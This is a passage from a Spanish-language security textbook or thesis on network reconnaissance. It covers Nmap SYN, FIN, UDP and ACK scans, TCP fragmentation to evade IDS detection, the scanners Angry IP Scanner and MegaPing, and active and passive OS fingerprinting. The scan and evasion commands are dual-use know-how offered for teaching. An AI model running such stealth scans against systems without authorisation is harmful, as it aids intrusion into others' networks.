


Figura 4.19 Consulta Nmap TCP SYN (Linux).

En la figura 4.19 se puede apreciar el resultado de la consulta sobre una página web, en este ejemplo se usa el siguiente comando:

- –sS: No abre una conexión TCP completa. Únicamente envía un paquete SYN a la espera de un SYN|ACK para posteriormente enviar un RST indicando el cierre de conexión para con esto evitar que se complete el inicio de conexión e impedir que el sistema registre el intento de conexión.

➢ **TCP FIN:** En uno de los escaneos más discretos que se puede aplicar. Esta técnica envía un paquete FIN al host objetivo. En los estándares TCP/IP se establece que si se recibe un paquete FIN en un puerto cerrado este responderá con un paquete RST, si se recibe un paquete RST como respuesta se asume que el puerto está cerrado, caso contrario si no se recibe repuesta el puerto puede estar abierto o silencioso. Uno de los inconvenientes con esta técnica es que no se consigue determinar con exactitud el estado de un puerto ya que si no se recibe un paquete de respuesta este pudiera estar en modo silencioso o abierto. Para realizar esta consulta en Nmap se tiene que utilizar el siguiente comando:

Comando: nmap –vv –PO –sF IP_Objetivo




Figura 4.20 Consulta Nmap TCP FYN - Linux.

En la figura 4.20 se visualiza la consulta TCP FYN sobre una página web objetivo.

- -sF: Este comando lo que permite es que los puertos cerrados respondan con un paquete RST. Este tipo de escaneo no funciona en sistemas Windows por consiguiente es una buena forma para diferenciar la plataforma que está utilizando el objetivo.

➢ **UDP Scan.** Es una técnica orientada al protocolo UDP, envía un paquete UDP vacío a él o los puertos, si el puerto se encuentra cerrado el sistema responderá con un paquete ICMP de tipo 3 (Destino Inalcanzable). En caso de no responder se asume que el puerto puede estar abierto o silencioso. Para utilizar esta técnica se utiliza el siguiente comando en Nmap.

Comando: nmap –vv –sU IP_Objetivo




Figura 4.21.1 Consulta Nmap UDP SCAN - Linux.




Figura 4.21.2 Consulta Nmap UDP SCAN – Linux.

- sU: Comando usado para saber que puertos UDP están abiertos.

En las figuras 4.21.1 y 4.21.2 se logra apreciar la consulta Udp *Scan*, la página web no respondió a esta petición de conexión es por ello que esta técnica asume que el puerto puede estar abierto o silencioso.

- **ACK Scan.** Se encarga de identificar cuando un puerto se encuentra en modo silencioso. Envía paquetes ACK con números de secuencia y confirmación de forma aleatoria. Cuando se recibe el paquete, si el puerto se encuentra abierto o cerrado responderá con un paquete RST, pero si no se obtiene respuesta se podrá identificar con exactitud que el puerto esta filtrado. En la mayoría de ocasiones el ACK Scan se realiza como apoyo a un escaneo anterior.

  Comando: nmap –vv –sA IP_Objetivo




Figura 4.22 Consulta Nmap UDP SCAN – Linux.

- -sA: Utiliza mensajes ACK para lograr que un sistema responda y así determinar el estado de un puerto.

En la figura 4.22 se observa los puertos que se encuentran filtrados de la página web objetivo.

Las técnicas descritas anteriormente son las más utilizadas al momento de realizar un escaneo de puertos con Nmap. A continuación se describe una técnica para poder ocultar los escaneos de puertos.

➢ **Fragmentación TCP.**

Es una técnica de ocultamiento del *scanning* que puede ser utilizada con cualquier técnica descrita anteriormente, consiste en fragmentar la cabecera TCP en fragmentos más péquenos. Tiene como ventaja que la mayoría de IDS detectan escaneos de puertos mediante sistemas de firmas por lo que al dividir las cabeceras se logra evadir este control. En ciertos casos existen inconveniente al momento de visualizar los resultados de las consultas ya que cuando se intenta reensamblar los paquetes fragmentados algunos hosts no lo resuelven de la manera

adecuada provocando resultados incoherentes. Para poder aplicar esta técnica en Nmap se utiliza el siguiente comando, ejecutando un escaneo (SYN):

Comando: Nmap –vv –PO –sS –F IP_objetivo

- **Herramientas para realizar escaneos.**

Existen varios programas que se utilizan para realizar un escaneo de red y a su vez escanear puertos. A continuación se presentan dos herramientas que realizan un escaneo para la detección de los puertos en una red LAN.

- **Angry IP Scanner.**

Es una herramienta de código abierto y multiplataforma que permite realizar un escaneo de red y monitorear el estado de las direcciones IP de la misma analizando cualquier IP para verificar si responde y además resuelve el nombre del host. Utiliza diferentes hilos de conexión para cada IP para reducir el tiempo de espera mostrando la información general acerca del PC, como: El nombre de la máquina, el grupo de trabajo y nombre del usuario que está conectado. (http://www.angryip.org Párr 1)

A continuación se presenta un ejemplo de su funcionamiento:

Figura 4.23 Manejo de Angry IP Scanner - Windows.

En la figura 4.23 se visualiza el escaneo de un rango de IPs de una Red LAN dando como resultado 54 Host Vivos.




Figura 4.24 Angry IP Scanner - Escaneo de Host Vivos - Windows.

En la figura 4.24 se observa los host encontrados dentro de una red LAN de los cuales los host que están de color verde son aquellos que tienen puertos abiertos, al dar doble clic sobre cualquiera de estos se consigue visualizar su IP, el tiempo de respuesta, el nombre del equipo y los puertos que se encuentran abiertos.

- **MegaPing.**

Es una herramienta que se encarga de analizar cada uno de los puertos de una máquina, pudiendo encontrar que puerto se encuentra abierto o cerrado. También presenta las direcciones IP e incluso escanear los dominios entre otras muchas posibilidades. A continuación se presenta un ejemplo sobre una red LAN.




Figura 4.25 MegaPing - Análisis host vivos - Windows.

En la figura 4.25 se selecciona la opción “Port Scanner” y a continuación se ingresa la dirección IP que se desea analizar dentro de una LAN encontrando que este host tiene abiertos varios puertos, además se observa la descripción de cada puerto y el tipo de riesgo que corre la máquina con cada uno de los puertos encontrados.

4.2.4. Fingerprinting de Sistemas Operativos.

Es una técnica de escaneo que permite saber qué sistema operativo está corriendo en una dirección IP, es de mucha importancia ya que antes de realizar cualquier ataque se tiene que conocer con seguridad que sistema operativo está ejecutando el host objetivo para direccionar a ese sistema las diferentes pruebas ya que tanto Windows como Linux responde de una manera diferente a las pruebas de seguridad.

Existen dos formas de intentar descubrir que sistema operativo está corriendo en el host objetivo: Test Activo y Test Pasivo.

- **Test Activo.**

Este test realiza un análisis de la respuesta de paquetes TCP y UDP enviados a un servidor objetivo, una de sus ventajas es que al enviar paquetes sobre el objetivo se tiene variedad de

resultados del test pero esto produce que pudiera ser detectado como mayor facilidad por los dispositivos de seguridad del host ya que realiza una comunicación directa con el servidor objetivo.

En la herramienta Nmap se realiza la detección del sistema operativo con la siguiente línea de comandos:

Sintaxis: Nmap –vv –PO –O IP_objetivo

- **Análisis a una Página web.**




Figura 4.26 Detección del Sistema Operativo de un Sitio Web - Linux.

- -O: Activa el sistema de detección del sistema operativo

En la figura 4.26 se realiza una detección del sistema operativo que se encuentra corriendo sobre una página web dando como resultado: los puertos, el estado y el servicio que se están corriendo en cada uno de los puertos, en la parte inferior de la figura se observa que el sistema operativo que está corriendo es: Linux (Fedora Core 6).

- **Análisis a un host dentro de una red.**




Figura 4.27 Detección del Sistema Operativo de un Host – Red LAN (Linux).

En la figura 4.27 se aprecia una consulta sobre un host en una red LAN obteniendo como resultado: Los puertos, el estado y el servicio de cada uno de ellos, además se visualiza el sistema operativo que está corriendo en esta máquina teniendo como resultado: Microsoft Windows Vista.

- **Test Pasivo.**

A diferencia del método activo este se caracteriza por limitarse a escuchar las conexiones generadas por el sistema objetivo y en base a la respuesta que resuelva cada conexión se intenta identificar el sistema operativo, este sistema de escaneo es mucho más silencioso y es más difícil de ser detectado por los administradores del sistema. A continuación se presenta un ejemplo con la herramienta Ettercap.

- **Ettercap**: Es una herramienta que permite capturar el tráfico que circula por una red, también permite la creación de filtros de contenido. Es compatible con varios protocolos para realizar la captura en modo activo o pasivo. Esta herramienta puede correr tanto en Linux como en Windows. (http://www.ettercap.github.com Párr 1)

